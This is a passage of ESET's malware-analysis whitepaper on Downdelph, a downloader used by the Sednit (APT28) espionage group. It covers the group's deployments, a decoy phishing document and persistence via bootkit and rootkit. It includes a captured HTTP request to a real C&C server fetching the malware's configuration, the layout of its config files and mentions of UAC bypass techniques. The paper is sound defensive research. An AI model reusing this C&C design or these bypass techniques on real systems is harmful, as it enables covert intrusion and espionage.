En Route with Sednit

Part 3: A Mysterious Downloader

Version 1.0 • October 2016

ENJOY SAFER TECHNOLOGY™

En Route with Sednit

Part 3: A Mysterious Downloader

Version 1.0 • October 2016

ENJOY SAFER TECHNOLOGY™

TABLE OF CONTENT

LIST OF TABLES

LIST OF FIGURES

EXECUTIVE SUMMARY

The Sednit group — also known as APT28, Fancy Bear and Sofacy — is a group of attackers operating since 2004 if not earlier and whose main objective is to steal confidential information from specific targets.

This is the third part of our whitepaper "En Route with Sednit", which covers the Sednit group activities since 2014. Here, we describe a special downloader named **Downdelph**.

The key points described in this third installment are the following:

- **Downdelph** was used only seven times over the past two years, according to our telemetry data: we believe this to be a deliberate strategy formulated in order to avoid attracting attention
- **Downdelph** has been deployed on a few occasions with a never-previously-documented Windows bootkit, which shares some code with the infamous BlackEnergy malware
- **Downdelph** has been deployed on a few occasions with a previously undocumented Windows rootkit

For any inquiries related to this whitepaper, contact us at: threatintel@eset.com

INTRODUCTION

Readers who have already read the first parts of our Sednit trilogy might want to skip the following section and go directly to the specific introduction of this third part.

The Sednit Group

The Sednit group — variously also known as APT28, Fancy Bear, Sofacy, Pawn Storm, STRONTIUM and Tsar Team — is a group of attackers operating since 2004 if not earlier, whose main objective is to steal confidential information from specific targets. Over the past two years, this group's activity has increased significantly, with numerous attacks against government departments and embassies all over the world.

Among their most notable presumed targets are the American Democratic National Committee [1], the German parliament [2] and the French television network TV5Monde [3]. Moreover, the Sednit group has a special interest in Eastern Europe, where it regularly targets individuals and organizations involved in geopolitics.

One of the striking characteristics of the Sednit group is its ability to come up with brand-new 0-day [4] vulnerabilities regularly. In 2015, the group exploited no fewer than six 0-day vulnerabilities, as shown in **Figure 1**.




Figure 1. **Timeline of 0-day vulnerabilities exploited by the Sednit group in 2015.**

This high number of 0-day exploits suggests significant resources available to the Sednit group, either because the group members have the skills and time to find and weaponize these vulnerabilities, or because they have the budget to purchase the exploits.

Also, over the years the Sednit group has developed a large software ecosystem to perform its espionage activities. The diversity of this ecosystem is quite remarkable; it includes dozens of custom programs, with many of them being technically advanced, like the **Xagent** and **Sedreco** modular backdoors (described in the second part of this whitepaper), or the **Downdelph** bootkit and rootkit (described in the third part of this whitepaper).

We present the results of ESET's two-year pursuit of the Sednit group, during which we uncovered and analyzed many of their operations. We split our publication into three independent parts:

1. "*Part 1: Approaching the Target*" describes the kinds of targets the Sednit group is after, and the methods used to attack them. It also contains a detailed analysis of the group's most-used reconnaissance malware.
2. "*Part 2: Observing the Comings and Goings*" describes the espionage toolkit deployed on some target computers, plus a custom network tool used to pivot within the compromised organizations.

3. *"Part 3: A Mysterious Downloader"* describes a surprising operation run by the Sednit group, during which a lightweight Delphi downloader was deployed with advanced persistence methods, including both a bootkit and a rootkit.

Each of these parts comes with the related indicators of compromise.

The Third Part of the Trilogy

Figure 2 shows the main components that the Sednit group has used over the last two years, with their interrelationships. It should not be considered as a complete representation of their arsenal, which also includes numerous small, custom tools.




Figure 2. **Main attack methods and malware used by the Sednit group since 2014, and how they are related**

We divide Sednit's software into three categories: the first-stage software serves for reconnaissance of a newly compromised host, then comes the second-stage software intended to spy on machines deemed interesting, while the pivot software finally allows the operators to reach other computers.

In this third part, we describe the first-stage software named **Downdelph**, outlined in **Figure 2**. This software was deployed only seven times by the Sednit operators, according to our telemetry data. Interestingly, some of these deployments were made with advanced persistence methods: a Windows bootkit and a Windows rootkit.

All the components shown in **Figure 2** are described in this whitepaper, with the exception of **Usbstealer**, a tool to exfiltrate data from air-gapped machines that we have already described at WeLiveSecurity *[5]*. Recent versions have been documented by Kaspersky Labs *[6]* as well.

Readers who have already read the first parts of our Sednit trilogy may skip the following sections and go directly to Downdelph's analysis.

Attribution

One might expect this reference whitepaper to add new information about attribution. A lot has been said to link the Sednit group to some Russian entities [7], and we do not intend to add anything to this discussion.

Performing attribution in a serious, scientific manner is a hard problem that is out of scope of ESET's mission. As security researchers, what we call "the Sednit group" is merely a set of software and the related network infrastructure, which we can hardly correlate with any *specific* organization.

Nevertheless, our intensive investigation of the Sednit group has allowed us to collect numerous indicators of the language spoken by its developers and operators, as well as their areas of interest, as we will explain in this whitepaper.

Publication Strategy

Before entering the core content of this whitepaper, we would like to discuss our publication strategy. Indeed, as security researchers, two questions we always find difficult to answer when we write about an espionage group are "*when to publish?*", and "*how to make our publication useful to those tasked with defending against such attacks?*".

There were several detailed reports on the Sednit group published in 2014, like the Operation Pawn Storm report from Trend Micro [8] and the APT28 report from FireEye [9]. But since then the public information regarding this group has mainly came in the form of blog posts describing specific components or attacks. In other words, no public attempts have been made to present the big picture on the Sednit group since 2014.

Meanwhile, the Sednit group's activity has significantly increased, and its arsenal differs from those described in previous whitepapers.

Therefore, our intention here is to provide a detailed picture of the Sednit group's activities over the past two years. Of course, we have only partial visibility into those activities, but we believe that we possess enough information to draw a representative picture, which should in particular help defenders to handle Sednit compromises.

We tried to follow a few principles in order to make our whitepaper useful to the various types of readers:

- **Keep it readable**: while we provide detailed technical descriptions, we have tried to make them readable, without sacrificing precision. For this reason we decided to split our whitepaper into three independent parts, in order to make such a large amount of information easily digestible. We also have refrained from mixing indicators of compromise with the text.
- **Help the defenders**: we provide indicators of compromise (IOC) to help detect current Sednit infections, and we group them in the IOC section and on ESET's GitHub account [10]. Hence, the reader interested only in these IOCs can go straight to them, and find more context in the whitepaper afterwards.
- **Reference previous work**: a high profile group such as Sednit is tracked by numerous entities. As with any research work, our investigation stands on the shoulders of the previous publications. We have referenced them appropriately, to the best of our knowledge.
- **Document *also* what we do not understand**: we still have numerous open questions regarding Sednit, and we highlight them in our text. We hope this will encourage fellow malware researchers to help complete the puzzle.

We did our best to follow these principles, but there may be cases where we missed our aim. We encourage readers to provide feedback at threatintel@eset.com, and we will update the whitepaper accordingly.

DOWNDELPH

Identikit

Downdelph is a lightweight downloader developed in the Delphi programming language

Alternative Names

DELPHACY

Usage

Downdelph is a first-stage component deployed only in very rare cases by the Sednit operators. Over the past two years this low-profile approach has been combined with advanced persistence methods — a bootkit and a rootkit — probably in order to spy on special targets for long periods of time. **Downdelph** was used to deploy **Xagent** and **Sedreco** on infected machines.

Known period of activity

November 2013 to September 2015.

Known deployment methods


- Targeted phishing emails

Distinguishing characteristics

- **Downdelph** was deployed with a Windows bootkit infecting the Master Boot Record (MBR). To the best of our knowledge, the bootkit has not been previously documented. Interestingly, this bootkit shares some code with some earlier samples of the infamous BlackEnergy malware *[11]*.
- **Downdelph** was deployed with a Windows rootkit named HIDEDRV by its developers. To the best of our knowledge, the rootkit has not been previously documented.
- One **Downdelph** C&C server, `intelmeserver.com`, was active for nearly two years, from November 2013 to August 2015, and is currently sinkholed by Kaspersky Labs.

Timeline

The dates presented in this timeline refer to when we believe **Downdelph** was deployed with a specific persistence method, possibly against several different targets, and are based on ESET's LiveGrid® *[12]* telemetry data.



2013 November
Oldest observed **Downdelph** deployment. Persistence is ensured by a bootkit infecting the Master Boot Record (MBR) of the hard drive (labeled Case 1 in Figure 3).

2014 February
Three **Downdelph** deployments. Persistence is ensured by a kernel mode rootkit installed as a Windows service (Cases 2, 3 and 4).

2014 March
Downdelph deployment. Persistence is ensured by a bootkit infecting the MBR of the hard drive (Case 5).

2014 May
Downdelph deployment. Persistence is ensured by registering an auto-start entry in the Windows Registry (Case 6).

2015 September
Most recently observed **Downdelph** deployment. Persistence is ensured by registering an auto-start entry in the Windows Registry (Case 7).

Figure 3. **Downdelph major events**

As shown in the timeline, **Downdelph** operators abandoned more complex persistence methods over time, probably due to new security features introduced in Windows.

Deployment

As mentioned in the timeline, we were able to find only seven deployments of **Downdelph**. Such deployments start with a dropper, which contains **Downdelph** and some additional binaries, as depicted in **Figure 4**.





Figure 4. **Downdelph deployments, with the purpose and name of each file**

In Cases 3 to 6, the deployed binaries used a User Account Control (UAC) bypass technique, as mentioned in Figure 4. Two different UAC bypass techniques were employed; the first one relying on a custom "RedirectEXE" shim database *[13]*, while the second one is based on a DLL load order hijacking of the Windows executable `sysprep.exe`, which possesses the property to auto-elevate its privileges *[14]*.

In Case 7, the dropper was deployed through a targeted phishing email. We do not have any evidence of this deployment method for the other cases. In this particular case, the dropper opens a decoy document when executed, to reinforce the illusion the email was legitimate. **Figure 5** shows this decoy document, an invitation to a conference organized by the Slovak Foreign Policy Association in November 2015 regarding Russia-Ukraine relations *[15]*.



FRIEDRICH EBERT STIFTUNG

SFPA
Slovak Foreign Policy Association

MINISTRY OF FOREIGN AND EUROPEAN AFFAIRS OF THE SLOVAK REPUBLIC

Conference	**EU Eastern Policy: shaping relations with Russia and Ukraine**
Date	3 November 2015
Venue	Congress Hall of the Ministry of Foreign and European Affairs of the Slovak Republic, Hlboká cesta 2, Bratislava
Organizer	Research Center of the Slovak Foreign Policy Association
Partners	Friedrich Ebert Stiftung and the Ministry of Foreign and European Affairs of the Slovak Republic
Media partner	EurActiv.sk
Working language	English
Aim	The aim of the conference is to discuss EU policy towards Eastern Europe with focus on topical issues that frame its current agenda with Russia and Ukraine. The one-day conference will, first, examine prospects for further development of the EU sanctions policy towards Russia in light of the implementation of the Minsk agreements and investigation of shooting of the Malaysian aircraft MH17; second, evaluate situation in Ukraine with focus on reform progress and domestic political (un)stability; and finally, analyse potential for cooperation between the EU members states in Central and South Eastern Europe and Ukraine in security of natural gas supply against Russia's moves in her export policy. The conference discussion will also aim to reflect upon a revised European Neighbourhood Policy that will be proposed by the European Commission in autumn 2015, and to contribute to the preparation of the EU global strategy for foreign and security policy recently started by the European External Action Service.

AGENDA

8:00-8:45 **Registration of participants**

Figure 5. **Decoy document used in Case 7 (September 2015)**

Core Behavior

Downdelph's core logic is implemented in one Delphi class, named `TMyDownloader` by its developers, and remained the same in all samples we analyzed. Roughly summarized, **Downdelph** first downloads a main configuration file, which allows extending the list of C&C servers, and then fetches a payload from each of these C&C servers.

The whole process is pictured in **Figure 6**, and is detailed thereafter for the most recent **Downdelph** sample known (Case 7 in Figure 4).




Downdelph infected computer
Initial C&C server
Additional C&C server 1
Additional C&C server 2
Fetches main configuration file (extended.ini)
Download payload from initial C&C server
Sends machine ID
Fetches server configuration file (pinlt.ini)
Downloads payload
Download payload from additional C&C server 1
Sends machine ID
Fetches server configuration file (pinlt.ini)
Downloads payload
Download payload from additional C&C server 2
Sends machine ID
Fetches server configuration file (pinlt.ini)
Downloads payload
[...]

Figure 6. **Downdelph communication workflow**

Extend C&C servers List

First, **Downdelph** downloads a main configuration file named `extended.ini` from the initial C&C server, whose address is hardcoded in the binary. The network request is an **HTTP POST** with a URI containing the file name to fetch encoded with a custom algorithm, as pictured in **Figure 7**.



```
POST /search.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0)
Content-Type: application/x-www-form-urlencoded
Host: 104.171.117.216
Content-Length: 68
Cache-Control: no-cache

as_ft=e&as_q=gTVdOYQV&as_oq=yRFJZS2dleHh0dGhlTW5xZE1lSWRuLmlpWG5RaQr
```

Figure 7. **Downdelph request to download main configuration file**

The encoding algorithm was designed to make writing signatures on **Downdelph** network requests difficult. To do so, pseudo-randomly generated characters are inserted between each original character during the encoding, such that the same input text will be encoded differently each time.

The response from the server is an RC4-encrypted configuration file following the INI format *[16]*, and composed of a single section named `[options]`, which contains the key-value pairs described in **Table 1**.

Table 1. **Downdelph main configuration file** `extended.ini`

Key	Value
`Servers`	Comma-separated list of additional C&C server addresses (can be `NULL`)
`Crypt`	Defines whether server configuration files — described below — will be RC4-encrypted or not
`Sleep`	Time to wait before contacting C&C servers again
`Key`	Cryptographic key to replace the default key (can be `NULL`)

If the `Servers` key is not empty, **Downdelph** adds the C&C server addresses to its list of servers to contact to download payloads.

The RC4 algorithm uses by default a 50-byte hardcoded value, to which the last two bytes of the input text are appended to form the key, before decrypting. This 50-byte value is present in other Sednit components, such as **Seduploader** and **Xagent**.

Payload Download

For each known C&C server — the initial one and the additional ones possibly provided in `extended.ini` — **Downdelph** performs three steps leading to the download of a payload.

First, it sends a machine ID, which was previously generated from the hard drive serial number.

Second, it downloads a configuration file named `pinlt.ini` describing the payload to fetch from this particular C&C server (if any). The network request follows a format similar to the one shown in Figure 7. The possible key-value pairs of the received file are described in **Table 2**.

Table 2. **Downdelph server configuration file `pinlt.ini`**

Key	Value
`Sleep`	Time to wait before contacting C&C servers again (if present, overrides value provided in `extended.ini`)
`Crypt`	Defines whether or not the payload will be RC4-encrypted
`Key`	Cryptographic key to replace the default key (if present, overrides value provided in `extended.ini`)
`FileName`	Name of the payload to fetch
`PathToSave`	Location in which to save the payload on the local machine, or alternatively `shell` to indicate the payload is a shellcode to execute in memory
`Execute`	Defines whether the payload will be executed, or simply dropped on the machine
`RunApp`	Command line to run the payload (for example `rundll32.exe` for a DLL payload)
`Parameters`	Parameters to pass to the payload
`Delete`	Defines whether or not the payload will be deleted from the local machine after being executed
`DelSec`	Time to wait before trying to delete the file

Finally, if the previous configuration file is non-empty, **Downdelph** downloads a payload from this C&C server, and processes it according to the configuration.

Once all C&C servers have been contacted, **Downdelph** sleeps for a certain amount of time (defined by the `Sleep` key in its configuration), and then re-starts the whole workflow from the beginning, including downloading the main configuration file from the initial C&C server.

We do not have in-the-wild examples of **Downdelph** configuration files. Nevertheless, we know that in a few cases this component eventually downloaded **Sedreco** and **Xagent**.

Persistence Mechanisms

In most of the deployments we analyzed, **Downdelph** was dropped with a companion binary taking charge of its persistence, as pictured in Figure 4. This section describes the two most interesting persistence methods employed, respectively with a bootkit and a rootkit, leaving aside the classic and more common Windows Registry modification methods.

Bootkit

Interestingly, we observed **Downdelph** deployment with a *bootkit* on two occasions, Cases 1 and 5 in Figure 4. As defined in ESET's VirusRadar® *[17]*, a bootkit is "*A type of rootkit that infects the Master Boot Record or Volume Boot Record (VBR) on a hard disk drive in order to ensure that its code will be run each time the computer boots. […]*".

